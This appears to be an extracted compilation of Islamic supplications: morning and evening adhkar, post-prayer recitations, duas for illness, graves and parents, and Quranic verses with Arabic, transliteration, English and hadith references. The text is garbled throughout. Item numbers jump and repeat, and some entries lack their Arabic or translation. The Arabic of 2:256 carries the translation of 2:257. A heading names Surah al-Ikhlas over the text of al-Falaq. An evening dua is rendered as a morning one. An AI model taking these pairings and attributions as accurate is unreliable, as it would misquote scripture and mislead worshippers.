O' Allah Assist me in remembering you, in thanking you, and worshipping you in the best of manners

Sahih Al Bhukari 4:95 Muslim 4:2071

5	ONCE	Recited after every Fard Salaah

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ، لاَ حَوْلَ وَلاَ قُوَّةَ إِلاَّ بِاللَّهِ، لاَ إِلَهَ إِلاَّ اللَّهُ، وَلاَ نَعْبُدُ إِلاَّ إِيَاهُ، لَهُ النِّعْمَةُ وَلَهُ الْفَضْلُ، وَلَهُ الثَّنَاءُ الْحَسَنُ، لاَ إِلَهَ إِلاَّ اللَّهُ مُخْلِصِينَ لَهُ الدِّينَ وَلَوْ كَرِهَ الْكَافِرُونَ

None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. There is no might nor power except with Allah, none has the right to be worshipped except Allah and we worship none except Him. For Him is all favor, grace, and glorious praise. None has the right to be worshipped except Allah and we are sincere in faith and devotion to Him although the disbelievers detest it

Muslim Book 1 :415

6	As follows	Recited after every Fard Salaah
Sub-han Allah	Glorious is God	x 33	سُبْحَانَ اللَّه
Alhamdu lillah	Praises are due to Allah	x 33	اَلْحَمْدُ للَّه

We rise upon the fitrah of Islaam, and the word of pure faith, and upon the religion of our Prophet Muhammad and the religion of our forefather Ibraheem, who was a Muslim and of true faith and was not of those who associate others with Allaah

Hisnul muslim - Nasa'i, Ahmad, & Darimi

10 ONCE EVENING AZKAR

اَللَّهُمَّ بِكَ أَمْسَيْنَا، وَبِكَ أَصْبَحْنَا، وَبِكَ نَحْيَا، وَبِكَ نَمُوْتُ وَإِلَيْكَ الْمَصِيْرُ

Allahumma bika amsayna, wabika asbahna, Wabika nahya wabika namootu wa-ilaykal-maseer

O Allah, by Your leave we have reached the evening and by Your leave we have reached the morning, by Your leave we live and die and unto You is our return

Trimidhi

11 | THREE | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَمْسَيْتُ مِنْكَ فِي نِعْمَةٍ وَعَافِيَةٍ وَسِتْرٍ فَأَتِمَّ عَلَيَّ نَعْمَتَكَ، وَعَافِيَتَكَ وَسِتْرَكَ فِي الدُّنْيَا وَالآخِرَةِ

Allahumma inni aamsaitu minka ,Fi nimatin wa afiyatin wa sitr, fa atimma alayya ni'mataka ,Wa afiyataka wa sitraka fi-dunya wa al akhira

O Allah, I rose up in the morning with blessings, strength and concealment (of my shortcomings), all of which are from You. So complete all the blessings and strength from You and the concealment for me in this life and the hereafter

Hisnul muslim

12 | ONCE | EVENING AZKAR

اَللَّهُمَّ مَا أَمْسَي بِي مِن نِعْمَةٍ، أَوْ بِأَحَدٍ مِن خَلْقِكَ، فَمِنْكَ وَحْدَكَ لَا شَرِيْكَ لَكَ، فَلَكَ الْحَمْدُ وَلَكَ الشُّكْرُ

Allahumma ma aamsa bee min nia'matin, Wa bi-ahadin min khalqik, Faminka wahdaka la shareeka lak, Falakal-hamdu walakash-shukr

O Allah, what blessing I or any of Your creation have risen upon, is from You alone, without partner, so for You is all praise and unto You all thanks

Abu Dawood Book 4 hadith 324

13 | ONCE | EVENING AZKAR

يَارَبِّ لَكَ الْحَمْدُ كَمَا يَنْبَغِيْ لِجَلَالِ وَجْهِكَ وَعَظِيْمِ سُلْطَانِكَ

15 | ONCE | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَسْأَ لُكَ الْعَافِيَةَ فِي الدُّنيَا وَالآخِرَةِ، اَللَّهُمَّ إِنِّي أَسْأَلُكَ الْعَفْوَ وَالْعَافِيَةَ، فِي دِينِي وَدُنيَايَ وَأَهْلِي وَمَالِي، اَللَّهُمَّ اسْتُرْ عَوْرَاتِي وَآمِن رَوْعَاتِي وَ احْفَظْنِي مِن بَينِ يَدَيَّ وَمِن خَلْفِي، وَعَن يَمِيْنِي وَعَن شِمَالِي وَمِن فَوْقِي، وَأَعُوْذُ بِعَظَمَتِكَ أَنْ أُغْتَالَ مِن تَحْتِي

Allahumma innee as-alukal aa'fitah fid-dunya wal-akhirah, Allahumma innee as-alukal-aa'fwa wal-aa'fiyah, Fee deenee wad-dunya-ya wa-ahlee wa-ma-lee, Allah hummas-tur aaw-ratee wa-amin raw-aa'tee ,wah-fitnee min bay'ni yaday wamin khalfee, Wa'aan ya-mee-nee wa'aan shimalee wamin fawqee, Wa-aa'oozu bi-aatha-matika aan oogh-tala min tahtee

O Allah, I ask You for pardon and well-being in my religious and worldly affairs, and my family and my wealth. O Allah, veil my weaknesses and set at ease my dismay. O Allah, preserve me from the front and from behind and on my right and on my left and from above, and I take refuge with You lest I be swallowed up by the earth

Ibn Majah Book 2 hadith 323

16 | THREE | EVENING AZKAR

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ عَدَدَ خَلْقِهِ، وَرِضَا نَفْسِهِ، وَزِنَةَ عَرْشِهِ، وَمِدَادَ كَلِمَاتِهِ

Subhanal-lahi wabihamdih, Aa'dada khalqihi warida nafsih, wazinata aa'rshih, wamidada kalimatih

How perfect Allah is and I praise Him by the number of His creation and His pleasure, and by the weight of His throne, and the ink of His words

Muslim - Book 4 Hadith 2090

17 | THREE | EVENING AZKAR

بِسْمِ اللَّهِ الْذِي لَا يَضُرُّ مَعَ اسْمِهِ شَيْءٌ فِي الْأَرْضِ وَلَا فِي السَّمَآءِ وَهُوَ السَّمِيعُ الْعَلِيْمُ

Bismil-lahil-lazee la-ydur-ru ma'aas-mihi shay-on fil-ardi wala fis-sama-i wahuwas-sameeul-aa'leem

In the name of Allah with whose name nothing is harmed on earth nor in the heavens and He is The All-Seeing, The All-Knowing.

Abu Dawood Book 4 hadith 323

18 | THREE | EVENING AZKAR

اَللَّهُمَّ إِنِّي أَعُوذُ بِكَ مِن أَن أُشْرِكَ بِكَ شَيْئاً أَعْلَمُهُ وَأَسْتَغْفِرُكَ لِمَا لَا أَعْلَمُهُ

Allah humma inni aa-uzubika min in'ooshu-riak bika shai'an aalamu wa aastagfiruka lema la aalaam

'O Allah, I take refuge in You lest I should commit shirk with You knowingly and I seek Your forgiveness for what I do unknowingly'

Hisnul Muslim

(255) Allah is He besides Whom there is no god, the Everliving, the Self-subsisting by Whom all subsist; slumber does not overtake Him nor sleep; whatever is in the heavens and whatever is in the earth is His; who is he that can intercede with Him but by His permission? He knows what is before them and what is behind them, and they cannot comprehend anything out of His knowledge except what He pleases, His knowledge extends over the heavens and the earth, and the preservation of them both tires Him not, and He is the Most High, the Great

Sura Al-Bakarah V.255

3.2 ONCE MORNING AZKAR

لَآ إِكۡرَاهَ فِي ٱلدِّينِۖ قَد تَّبَيَّنَ ٱلرُّشۡدُ مِنَ ٱلۡغَيِّۚ فَمَن يَكۡفُرۡ بِٱلطَّٰغُوتِ وَيُؤۡمِنۢ بِٱللَّهِ فَقَدِ ٱسۡتَمۡسَكَ بِٱلۡعُرۡوَةِ ٱلۡوُثۡقَىٰ لَا ٱنفِصَامَ لَهَاۗ وَٱللَّهُ سَمِيعٌ عَلِيمٌ

(257) Allah is the guardian of those who believe. He brings them out of the darkness into the light; and (as to) those who disbelieve, their guardians are Shaitans who take them out of the light into the darkness; they are the inmates of the fire, in it they shall abide

Sura Al-Bakarah V.257

4.1 ONCE MORNING AZKAR

لِلَّهِ مَا فِي السَّمَاوَاتِ وَمَا فِى ٱلْأَرْضِ ۗ وَإِن تُبْدُوا۟ مَا فِىٓ أَنفُسِكُمْ أَوْ تُخْفُوهُ يُحَاسِبْكُم بِهِ ٱللَّهُ ۖ فَيَغْفِرُ لِمَن يَشَآءُ وَيُعَذِّبُ مَن يَشَآءُ ۗ وَٱللَّهُ عَلَىٰ كُلِّ شَىْءٍ قَدِيرٌ

Lillahi ma fee alssamawati wama fee al-ard, Wa-in tubdoo ma fee ang'fusikum aw tukhfoohu yuhasibkum bihi Allah, Fayagh firu'li mai-ya-shaoo wa-yu'az-zubu mai-ya-sha wallahu ala kulli shay-in qadeer

(284) Whatever is in the heavens and whatever is in the earth is Allah's; and whether you manifest what is in your minds or hide it, Allah will call you to account according to it; then He will forgive whom He pleases and chastise whom He pleases, and Allah has power over all things

Sura Al-Bakarah V.284

4.2 ONCE MORNING AZKAR

ءَامَنَ ٱلرَّسُولُ بِمَآ أُنزِلَ إِلَيْهِ مِن رَّبِّهِۦ وَٱلْمُؤْمِنُونَ ۚ كُلٌّ ءَامَنَ بِٱللَّهِ وَمَلَٰٓئِكَتِهِۦ وَكُتُبِهِۦ وَرُسُلِهِۦ لَا نُفَرِّقُ بَيْنَ أَحَدٍ مِّن رُّسُلِهِۦ ۚ وَقَالُوا۟ سَمِعْنَا وَأَطَعْنَا ۖ غُفْرَانَكَ رَبَّنَا وَإِلَيْكَ ٱلْمَصِيرُ

Amana alrrasoolu bima onzila ilayhi min rabbihi waalmu/minoona, Kullun amana biAllahi wamala-ikatihi wakutubihi warusulihi, la nufarriqu bayna ahadin min rusulih, Waqaloo sami'na waata'na, Ghufranaka rabbana wa-ilayka almaseeru

(285) The apostle believes in what has been revealed to him from his Lord, and (so do) the believers; they all believe in Allah and His angels and His books and His apostles; We make no difference between any of His apostles; and they say: We hear and obey, our Lord! Thy forgiveness (do we crave), and to Thee is the eventual course

Sura Al-Bakarah V.285

4.3 ONCE MORNING AZKAR

لَا يُكَلِّفُ ٱللَّهُ نَفْسًا إِلَّا وُسْعَهَا ۚ لَهَا مَا كَسَبَتْ وَعَلَيْهَا مَا ٱكْتَسَبَتْ ۗ رَبَّنَا لَا تُؤَاخِذْنَآ إِن نَّسِينَآ أَوْ أَخْطَأْنَا ۚ رَبَّنَا وَلَا تَحْمِلْ عَلَيْنَآ إِصْرًا كَمَا حَمَلْتَهُۥ عَلَى ٱلَّذِينَ مِن قَبْلِنَا ۚ رَبَّنَا وَلَا تُحَمِّلْنَا مَا لَا طَاقَةَ لَنَا بِهِۦ ۖ وَٱعْفُ عَنَّا وَٱغْفِرْ لَنَا وَٱرْحَمْنَآ ۚ أَنتَ مَوْلَىٰنَا فَٱنصُرْنَا عَلَى ٱلْقَوْمِ ٱلْكَٰفِرِينَ

We rise upon the fitrah of Islaam, and the word of pure faith, and upon the religion of our Prophet Muhammad and the religion of our forefather Ibraheem, who was a Muslim and of true faith and was not of those who associate others with Allaah

Hisnul muslim - Nasa'i, Ahmad, & Darimi

10 ONCE MORNING AZKAR

اَللَّهُمَّ بِكَ أَصْبَحْنَا، وَبِكَ أَمْسَيْنَا، وَبِكَ نَحْيَا، وَبِكَ نَمُوْتُ وَإِلَيْكَ النُّشُورُ

Allahumma bika asbahna wabika amsayna, Wabika nahya ,wabika namootu wa-ilaykan-nushoor

O Allah, by Your leave we have reached the evening and by Your leave we have reached the morning, by Your leave we live and die and unto You is our return

Trimidhi

11 THREE MORNING AZKAR

اَللَّهُمَّ إِنِّي أَصْبَحْتُ مِنْكَ فِي نِعْمَةٍ وَعَافِيَةٍ وَسِتْرٍ فَأَتِمَّ عَلَيَّ نَعْمَتَكَ، وَعَافِيَتَكَ وَسِتْرَكَ فِي الدُّنْيَا وَالآخِرَةِ

Allahumma inni asbahtu minka ,Fi nimatin wa afiyatin wa sitr, fa atimma alayya ni'mataka ,Wa afiyataka wa sitraka fi al dunya wa al akhira

O Allah, I rose up in the morning with blessings, strength and concealment (of my shortcomings), all of which are from You. So complete all the blessings and strength from You and the concealment for me in this life and the hereafter

Hisnul muslim

12 ONCE MORNING AZKAR

اَللَّهُمَّ مَا أَصْبَحَ بِي مِن نِعْمَةٍ، أَوْ بِأَحَدٍ مِن خَلْقِكَ، فَمِنْكَ وَحْدَكَ لَا شَرِيْكَ لَكَ، فَلَكَ الْحَمْدُ وَلَكَ الشُّكْرُ

Allahumma ma asbaha bee min nia'matin, Wa bi-ahadin min khalqik, Faminka wahdaka la shareeka lak, Falakal-hamdu walakash-shukr

O Allah, what blessing I or any of Your creation have risen upon, is from You alone, without partner, so for You is all praise and unto You all thanks

Abu Dawood Book 4 hadith 324

13 ONCE MORNING AZKAR

يَارَبِّ لَكَ الْحَمْدُ كَمَا يَنْبَغِيْ لِجَلَالِ وَجْهِكَ وَعَظِيْمِ سُلْطَانِكَ

Aa'oozu bikalimatil-lahit-tammati min sharri ma khalaq

I take refuge in Allah's perfect words from the evil He has created

Ahmed Book 2 hadith 290

20 ONCE MORNING AZKAR

اَللَّهُمَّ عَالِمَ الْغَيْبِ وَالشَّهَادَةِ، فَاطِرَ السَّمَاوَاتِ وَالْأَرْضِ، رَبَّ كُلِّ شَيْءٍ وَمَلِيْكَهُ، أَشْهَدُ أَن لَآ إِلَهَ إِلاَّ أَنْتَ، أَعوْذُ بِكَ مِن شَرِّ نَفْسِي وَمِن شَرِّ الشَّيْطَانِ وَشِرْكِهِ، وَأَنْ أَقْتَرِفَ عَلَى نَفْسِيْ سُوْءاً أَوْ أَجُرَّهُ إِلَى مُسْلِمٍ

Allahumma AAalimal-ghaybi washshahadah,Fatiras-samawati wal-ard,Rabba kulli shayin wa-ma-leekah, Ashhadu an-alaa ilaha illa ant, Aa'oozu-bika min sharri nafsee wamin shar-rish-shaytani wa-shirk, Wa'an aq-tarifa ala nafsee soo-an aw aa-jur-rahu ila muslim

O Allah, Knower of the unseen and the seen, Creator of the heavens and the Earth, Lord and Sovereign of all things, I bear witness that none has the right to be worshipped except You. I take refuge in You from the evil of my soul and from the evil and shirk of the devil, and from committing wrong against my soul or bringing such upon another Muslim

Sahih Thirmidi Book 3 hadith 142

21 ONCE MORNING AZKAR

يَاحَيُّ يَا قَيُّوْمُ، بِرَحْمَتِكِ أَسْتَغِيْثُ، أَصْلِحْ لِي شَأْنِي كُلَّهُ، وَلَا تَكِلْنِي إِلَى نَفْسِي طَرْفَةَ عَيْنٍ

Ya hayyu ya qayyoom, birahmatika astagheeth, aas-lih lee sha'nee kullah, wala takilnee ila nafsee tarfata aay'in

O Ever Living,O Self-Subsisting & Supporter of all, by Your mercy I seek assistance, rectify for me all of my affairs & do not leave me to myself, even for the blink of an eye

Sahih Tergib Ue Terhib 1/273

22 ONCE MORNING AZKAR

اَللَّهُمَّ أَنْتَ رَبِّي لَآ إِلَهَ إِلاَّ أَنْتَ، خَلَقْتَنِي وَأَنَا عَبْدُكَ، وَأَنَا عَلَى عَهْدِكَ وَوَعْدِكَ مَا اسْتَطَعْتُ، أَعُوذُبِكَ مِنْ شَرِّ مَا صَنَعْتُ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَيَّ، وَأَبُوءُ بِذَنْبِيْ، فَاغْفِرْ لِي فَإِنَّهُ لَا يَغْفِرُ الذُّنُوبَ إِلاَّ أَنْتَ

Allahumma anta rabbee la ilaha illa ant, Khalaq-tanee wa-ana aabduk, Wa-ana ala aah-dika wa wa'dika mas-ta-taat, Aa'oozu'bika min sharri ma sanath, Aboo-o laka bini'matika aa'aly, wa-aboo-o bi-zan-bee, Faghfir lee fa-innahu la yagh-firu-zunooba illa ant

O Allah, You are my Lord, none has the right to be worshipped except You, You created me and I am Your servant and I abide to Your covenant and promise as best I can, I take refuge in You from the evil of which I have committed. I acknowledge Your favor upon me and I acknowledge my sin, so forgive me, for verily none can forgive sin except You.

Al Bhukari 7/150

23 FOUR MORNING AZKAR

اَللَّهُمَّ إِنِّي أَصْبَحْتُ أُشْهِدُكَ، وَأُشْهِدُ حَمَلَةَ عَرْشِكَ، وَمَلَائِكَتَكَ، وَجَمِيعَ خَلْقِكَ أَنَّكَ أَنْتَ اللَّهُ لَا إِلَهَ إِلاَّ أَنْتَ وَحْدَكَ لَا شَرِيكَ لَكَ وَأَنَّ مُحَمَّدَاً عَبْدُكَ وَرَسُولُكَ

Allahumma innee Asbahtu oshhiduk, Wa-oshhidu hamalata aarshik, Wamala-ikatik, Wa-jamee'aa khalqik, ann-naka antal-lahu la ilaha illa ant, Wah'daka la shareeka lak, Wa-anna Muhammadan aabdu-ka wa-rasooluk

O Allah, ily I have reached the morning and call on You, the bearers of Your throne, Your angles, and all of Your creation to witness that You are Allah, ne has the right to be worshipped except You, alone, without partner and that Muhammad is Your Servant and Messenger

Abu Dawood Book 4 hadith 317

24 | THREE | MORNING AZKAR

Allahumma aa'fi-nee fee badanee, Allahumma a'fi-nee fee sam'ee, Allahumma aa'fi-nee fee basa'ree, la ilaha illa-ant, Allahumma innee aa'oozu-bika minal-kufr, wal-faqr, Wa-aa'oo-zu-bika min aazaabil-qabr, la ilaha illa-ant

O Allah, grant my body health, O Allah, grant my hearing health, O Allah, grant my sight health. None has the right to be worshipped except You , O Allah, I take refuge with You from disbelief and poverty, & I take refuge with You from the punishment of the grave. None has the right to be worshipped except You

Abu Dawood Book 4 hadith 324

25 | SEVEN | MORNING AZKAR

حَسْبِيَ اللَّهُ لَآ إِلَهَ إِلاَّ هُوَ عَلَيْهِ تَوَكَّلْتُ، وَهُوَ رَبُّ الْعَرْشِ الْعَظِيْمِ

Hasbiyal-lahu la ilaha illa huwa, aa'layhi tawakkalt, wahuwa rabbul-aarshil-aazeem

Allah is Sufficient for me, none has the right to be worshipped except Him, upon Him I rely and He is Lord of the exalted throne

Abu Dawood Book 4 hadith 321

26 | ONCE | MORNING AZKAR

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ، لِلَّهِ رَبِّ الْعَالَمِينَ، اَللَّهُمَّ إِنِّي أَسْأَلُكَ خَيْرَ هَذَا الْيَوْمِ، فَتْحَهُ وَنَصْرَهُ، وَنُورَهُ وَبَرَكَتَهُ، وَهُدَاهُ، وَأَعُوْذُ بِكَ مِنْ شَرِّ مَا فِيهِ وَشَرِّ مَا بَعْدَهُ

Asbahna wa-asbahal mulku, Lillahi rabbil-aa'la-meen, Allahumma innee as-aluka khayra ha-zal-yawm, Fat-hahu, wa-nas-rahu,wa-noo-rahu, wa-baraka-tahu,wahu-dahu, Wa-aa'oozu-bika min sharrima feehi wa-shar-ri ma baa'dah

We have reached the morning and at this very time all sovereignty belongs to Allah, Lord of the worlds. O Allah, I ask You for the good of this day, its triumphs and its victories, its light & its blessings and its guidance, and I take refuge in You from the evil of this day and the evil that follows it.

Abu Dawood Book 4 hadith 322

27 | 100 | MORNING AZKAR

لاَ إِلَهَ إِلاَّ اللَّهُ وَحْدَهُ لاَ شَرِيْكَ لَهُ، لَهُ الْمُلْكُ وَلَهُ الْحَمْدُ، وَهُوَ عَلَى كُلِّ شَيْءٍ قَدِيرٌ

La ilaha illa allahu wah dahu la shareeka lahu, Lahul mulku wa lahul hamdu, Wa huwa 'ala kullee shay'in qadeer

None has the right to be worshipped except Allah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.

"O Allah, the Lord of this total call (invitation, proclamation) and the Lord of the Salat to begin, grant Muhammad 'intercession' (a status) and grant him superiority and let him reach Mooqame Mahmood which You have promised, for definitely You do not go back on Your promises"

Mishkat

DUA FOR JANAZA — DU'A 22

اَللَّهُمِّ اغْفِرْ لِحَيِّنَا وَمَيِّتِنَا وَشَاهِدِنَا، وَغَائِبِنَا، وَصَغِيرِنَا، وَكَبِيرِنَا، وَذَكَرِنَا وَأُنْثَانَا، اَللَّهُمَّ مَنْ أَحْيَيْتَهُ مِنَّا فَأَحْيِهِ عَلَى الْإِسْلَامِ، وَمَنْ تَوَفَّيْتَهُ مِنَّا فَتَوَفَّهُ عَلَى الْإِيمَانِ، اَللَّهُمَّ لَا تَحْرِمْنَا أَجْرَه، وَلَا تُضِلَّنَا بَعْدَه

Allahummagh-fir lihayyina wamayyitina washahidina, wagha-ibina, wasagheerina wakabeerina, wathakarina wa-oong-saana. Allahumma man ahyaytahu minna fa-ahyihi alal-islam, waman tawaffaytahu minna fatawaffahu alal-eeman, allahumma la tahrimna ajrah, wala tudillana ba'dah

"O Allah, forgive our living and our dead, those present and those absent, our young and our old, our males and our females. O Allah, whom amongst us You keep alive, then let such a life be upon Islam, and whom amongst us You take unto Yourself, then let such a death be upon faith. O Allah, do not deprive us of his reward and do not let us stray after him"

Ibn majah 1/480 & Ahmed 2/268

REMEMBRANCE & GLORIFICATION OF ALLAH — DU'A 23

سُبْحَانَ اللَّهِ وَبِحَمْدِهِ سُبْحَانَ اللَّهِ الْعَظِيمِ

SubhanAllah wa Bihamdihi, SubhanAllah hil aahzim

How perfect Allah is and I praise Him. How perfect Allah is, The Supreme Whoever says: hundred times during the day, his sins are wiped away, even if they are like the foam of the sea.' Abu Hurayrah reported that the Messenger of Allah (S) said: '(There are) Two words, (which are) light on the tongue, heavy on the Scale and beloved to The Most Gracious

Al Bhukari 4/2071

REMEMBRANCE & GLORIFICATION OF ALLAH — DU'A 24

اَللَّهُمَّ اِنَّكَ عَفُوٌّ، تُحِبُّ الْعَفْوَ فَاعْفُ عَنِّي

Allahumma innaka 'affuwwun tuhibbul 'afwa fa'fu 'anni'

O Allah You are The One Who pardons greatly, and loves to pardon, so pardon me

At Tirmidhi

Allah humma aa jirnee minan naar

O Allah, save me from the fire

Abu Dawood

SUPPLICATION FOR FEAR OF SHIRK — DU'A 30

اَللَّهُمَّ إِنِّي أَعُوْذُبِكَ أَن أُشْرِكَ بِكَ وَأَنا أَعْلَمْ، وَأَسْتَغْفِرُكَ لِمَا لَا أَعْلَم

Allahumma innee aa'ozu bika an oshrika bika wa-ana aa'lam, wa-astaghfiruka lima la aa'lam.

'O Allah, I take refuge in You lest I should commit shirk with You knowingly and I seek Your forgiveness for what I do unknowingly'

Ahmed 4/403

PLACING CHILDREN UNDER ALLAH'S PROTECTION — DU'A 31

أُعِيذُكُمَا بِكَلِمَاتِ اللّٰهِ التَّامَّةِ، مِنْ كُلِّ شَيْطَانٍ وَهَامَّةٍ، وَمِنْ كُلِّ عَيْنٍ لَامَّةٍ

Oee-zukuma bikalimatil-lahit-tammah, min kulli shaytanin wahammah, wamin kulli aay-nin lammah

I seek protection for you in the Perfect Words of Allah from every devil and every beast , and from every envious blameworthy eye (Ibn Aabbas related that the Messenger of Allah (SAW) used to seek Allah's protection for Al-Hasan and Al-Husain)

Al-Bukhari 4/119

DUA FOR THE PARENTS — DU'A 32

رَبَّنَا اغْفِرْ لِيْ وَلِوَالِدَيَّ وَلِلْمُؤْمِنِيْنَ يَوْمَ يَقُوْمُ الْحِسَابُ ۞ رَبِّ ارْحَمْهُمَا كَمَا رَبَّيٰنِيْ صَغِيْرًا ۞

Rabbighfir lii wali-waalidayya walilmum-iniina yauma yaquumul hisaab (Also recite) Rabbirhamhumaa kamaa rabbayaani sag-hiiraa

Our Lord! Forgive me and my parents, and (all) the believers on the Day when the reckoning will be established (Also recite) My Lord! Have mercy on them both as they did care for me when I was young.

Surah Ibrahim 14:41 & Sura Al-Isra 17:24

WHEN BREAKING FAST — DU'A 33

ذَهَبَ الظَّمَأُ وَابْتَلَّتِ الْعُرُوقُ وَثَبُتَ الْأَجْرُ إِنْ شَاءَ اللّٰهُ

Zhahabadh-dhama'u wabtallatil-'urooqu, wa thabatal-'ajru 'inshaa'Allaah. ::: There is NO authentic intention for fast however you should have the intention in your heart :::

The thirst has quenched and left wetness and with the will of Allah, reward is proven (certain) ::: There is NO authentic intention for fast however you should have the intention in your heart :::

Abu Dawud 2/306 & Al- Albani, Sahihul-Jami' As-Saghir 4/209.

WHEN VISITING THE SICK — DU'A 34

لَا بَأْسَ طَهُورٌ إِنْ شَاءَ اللّٰهُ

Laa ba'sa tahoorun 'inshaa'Allaah.

Do not worry, it will be a purification (for you) Allah willing.

Al-Bukhari, cf. Al-Asqalani Fathul-Bari 10/118.

FOR GOOD HEALTH *RECITE 7 TIMES * — DU'A 35

أَسْأَلُ اللّٰهَ الْعَظِيمَ رَبَّ الْعَرْشِ الْعَظِيمِ أَنْ يَشْفِيَكَ

As'alullaahal-'Adheema Rabbal-'Arshil-'Adheemi 'an yashfiyaka.[Recite 7 times]

I ask Almighty Allah , Lord of the Magnificent Throne, to make you well. (Recite seven times in Arabic) Prophet Mohammad (SAW) said that by reciting this Dua seven times, the ill person will regain his health and if death occurs then that (death) is a different issue (i.e. death is written it cannot be prevented).[Recite 7 times]

At-Tirmithi 2/210, Abu Dawud, Al-Albani, and Sahihul-Jami' As-Saghir 5/180.

FOR THE CURE OF ANY ILLNESS — DU'A 36

أَذْهِبِ الْبَأْسَ رَبَّ النَّاسِ وَاشْفِ أَنْتَ الشَّافِي لَا شِفَاءَ إِلَّا شِفَاؤُكَ شِفَاءٌ لَا يُغَادِرُ سَقَمًا

Azhibil-bah-saa rabban-naasi waasfi aan-tash-shafee la shifa-aah illah shifa-wooka shifa-woon laa you-gaa dee-ru sha-qaa-maa

O Lord of the people, remove this pain and cure it, You are the one who cures and there is no one besides You who can cure, grant such a cure that no illness remains. (Ayesha (RA) stated that when anyone among them had an illness, Prophet Mohammad (SAW) used to rub the area of the pain reciting the this Dua,. Also Ayesha (RA) stated that when Prophet Mohammad (SAW) was ill, he used to recite the four Quls, blow on his hands and pass them over on the back and front, He also recited these surahs, blew on his hands and passed them over his body during his fatal illness)

Bukhari & Muslim

VISITING THE GRAVES — DU'A 37

اَلسَّلَامُ عَلَيْكُمْ أَهْلَ الدِّيَارِ مِنَ الْمُؤْمِنِينَ وَالْمُسْلِمِينَ، وَإِنَّا إِنْ شَاءَ اللّٰهُ بِكُمْ لَاحِقُونَ، نَسْأَلُ اللّٰهَ لَنَا وَلَكُمُ الْعَافِيَةَ

Assalaamu 'alaykum 'ahlad-diyaari, minal-mu'mineena walmuslimeena, wa 'innaa 'in shaa' Allaahu bikum laahiqoona 'as'alullaaha lanaa wa lakumul- 'aafiyata

Peace be upon you, people of this abode, from among the believers and those who are Muslims , and we , by the Will of Allah, shall be joining you. I ask Allah to grant us and you strength.

MORNING & EVENING DU`A

Du`a for protection against evil and calamities taken from authentic ahadith.

I seek Your pardon. All praises are due to Allah ﷻ who has taken away from me discomfort and granted me relief.

1) PROTECTION AGAINST ALL EVILS

Abdullah bin Khubaib ﷺ narrates that one dark, gloomy, rainy night, we came out in search of Rasulullah ﷺ. When we finally found him he said to us: "Read!" We asked: "What must we read?" He replied: "Recite Surah al Ikhlas - Surah al Falaq - Surah an Nas - 3 times in the morning and evening. It will suffice for you against all evil things (witchcraft, blackmagic, mischief of jin, etc.)." Mishkat P.188

a) SURAH UL IKHLAS

WA MIN SHARRIN-NAFFĀTHĀTI FIL `UQAD.
WA MIN SHARRI ḤĀSIDIN IDHĀ ḤASAD.

In the Name of Allah, the Most Gracious, the Most Merciful.

Say (O Muhammad ﷺ)! "I seek refuge in the Lord of the heavens,
From the evil of whatever He has created.
And from the evil of darkness as it spreads over.
And from the witch-craft of those that blow on knots.
And from the evils of the jealous in their jealousy."

BISMILLĀHIR-RAḤMĀNIR-RAḤĪM

QUL A`ŪDHU BIRABBIN-NĀS.
MALIKIN-NĀS.
ILĀHIN-NĀS.
MIN SHARRIL WASWĀSIL KHANNĀS.
AL LADHĪ YUWAS-WISU FĪ ṢUDŪRIN NĀS.
MINAL JINNATI WANNĀS.

In the Name of Allah, the Most Gracious, the Most Merciful.

Say (O Muhammad ﷺ)! "I seek refuge in the Lord of mankind,
The Sovereign of mankind,
The God of mankind,
From the evils of the (detestable) whisperers that (whisper then) withdraw,
Those who whisper into the bosoms of mankind,
Be they from Jinns or mankind.

2) ELIMINATION OF GRIEF IN BOTH WORLDS

Abu Darda ﷺ narrates that Rasulullah ﷺ mentioned:

"Whosoever recites 7 times morning and evening the following Du`a,

Allah ﷻ will suffice for him by removing his grief of this world and the hereafter. Ruhul Ma`ani, P53

حَسْبِيَ اللّٰهُ لَآ إِلٰهَ إِلَّا هُوَ ؕ عَلَيْهِ تَوَكَّلْتُ ؕ

وَهُوَ رَبُّ الْعَرْشِ الْعَظِيْمِ ؕ

ḤASBIYAL-LĀHU LĀ ILĀHA ILLĀ HUW.
`ALAYHI TAWAKKALTU, WA HUWA RABBUL `ARSHIL `AẔĪM.

Allah suffices me. There is none worthy of worship but He alone. In Him is my trust, He is the Lord of the Supreme Throne."

3) ANGELS SEEK FORGIVENESS ON ONE'S BEHALF

Ma`qal bin Yasar ﷺ narrates that Rasulullah ﷺ said: "Whoever recites 3 times in the morning:

اَعُوْذُ بِاللّٰهِ السَّمِيْعِ الْعَلِيْمِ مِنَ الشَّيْطٰنِ الرَّجِيْمِ ؕ

A`ŪDHU BILLĀHIS-SAMĪ`IL `ALĪMI MINASH-SHAYṬANIR-RAJĪM.

I seek refuge in Allah the all-hearing, the all-knowing, from Shaytan (Satan) the accursed.

And thereafter the last 3 ayaat of Surah al Hashr once, 70,000 Angels are appointed by Allah ﷻ, who seek forgiveness on behalf of that person till the evening. Should he die during the day, he will die as a Shahid (martyr). Whosoever recites the above du'a in the evening will enjoy the same virtue till the morning." Mishkat P 188

Last 3 verses of Surah al Hashr (recite once)

بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ ﴿٢٢﴾

هُوَ اللّٰهُ الَّذِيْ لَآ إِلٰهَ إِلَّا هُوَ ۚ عٰلِمُ الْغَيْبِ وَالشَّهٰدَةِ ۚ
هُوَ الرَّحْمٰنُ الرَّحِيْمُ ﴿٢٢﴾ هُوَ اللّٰهُ الَّذِيْ لَآ إِلٰهَ إِلَّا هُوَ ۚ اَلْمَلِكُ

الْخٰلِقُ الْبَارِئُ الْمُصَوِّرُ لَهُ الْأَسْمَآءُ الْحُسْنٰى ۚ يُسَبِّحُ لَهٗ مَا
فِي السَّمٰوٰتِ وَالْأَرْضِ ۚ وَهُوَ الْعَزِيْزُ الْحَكِيْمُ ﴿٢٤﴾

BISMILLĀHIR-RAḤMĀNIR-RAḤĪM

